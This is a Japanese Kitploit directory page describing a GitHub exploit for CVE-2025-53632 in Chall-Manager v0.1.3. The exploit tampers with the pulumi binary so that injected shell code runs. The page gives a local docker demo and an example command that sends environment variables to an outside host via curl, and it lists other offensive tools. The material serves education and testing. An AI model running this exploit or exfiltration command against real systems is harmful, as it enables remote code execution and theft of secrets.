
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-53632 — CVE-2025-53632 のエクスプロイトによる悪用可能性の確認 | Kitploit
ツール/GitHubGitHub/pandatix/cve-2025-53632
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育レッドチーミング
GitHubpandatix/cve-2025-53632

CVE-2025-53632

CVE-2025-53632 のエクスプロイトによる悪用可能性の確認

リポジトリを見る
71年前未レビュー
共有

CVE-2025-53632

このリポジトリには、Chall-Manager < v0.1.4 に影響を与える CVE-2025-53632 のエクスプロイト が含まれています。 影響を受けるバージョンは明らかに古く、おそらく誰も使用していないため、現在の悪用可能性はないと確信しています。

このリポジトリは誰かを攻撃する権利を与えるものではなく、教育目的 を意図しています。

[!WARNING] Chall-Managerがシナリオを処理する方法では、zipスリップなしでも完全に悪用可能です。シナリオから pulumi バイナリを改ざんし、次の実行で任意のコードが実行されるようにするだけです。

この攻撃は Chall-Manager v0.1.3 に対してデモンストレーションします。

シナリオ

露出したChall-Managerを想像してみましょう(実際に行わないでください。RCEオンデマンドアプリとして意図されていないためです)。

チャレンジを作成する際、シナリオはPulumiプレビューによって検証されます。 このコード自体には制御がないため、何でも 注入できます。

これを行うために、Chall-Managerは Pulumi の auto API を使用してPulumiバイナリを実行します。絶対パスは指定せず、/pulumi/bin/pulumi にあることを期待しています($PATH は /pulumi/bin で始まります)。

これらの情報を利用して、実行前にシェルコードを注入することで pulumi プログラムを改ざんします。 シナリオが検証されると、改ざんされた pulumi プログラムが実行され、スクリプトが実行されます。

このスクリプトから、リバースシェルを開いたり、インフラストラクチャやコンテナ内を移動したり、シークレット(例:環境変数に含まれるもの)やチャレンジコンテンツ(例:シナリオが事前構築されていない場合のチャレンジフラグ)を漏洩したりできます。

必要条件

このエクスプロイトデモを実行するには、以下が必要です:

  • docker ;
  • go。

エクスプロイト

  1. chall-managerを実行します。

    docker run --name chall-manager -d -p 8080:8080 ctferio/chall-manager:v0.1.3
    
  2. main.go を実行します。

    go run main.go --url localhost:8080
    

    スクリプトは自由に工夫してください!例えば、システム情報を第三者に送信できます...

    go run main.go --url localhost:8080 --script 'curl -d "$(env)" https://app.beeceptor.com/console/cve-2025-53632'

    
  3. 完了したら、デモのChall-Manager Dockerコンテナを停止できます。

    docker stop chall-manager && docker rm $_

    
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





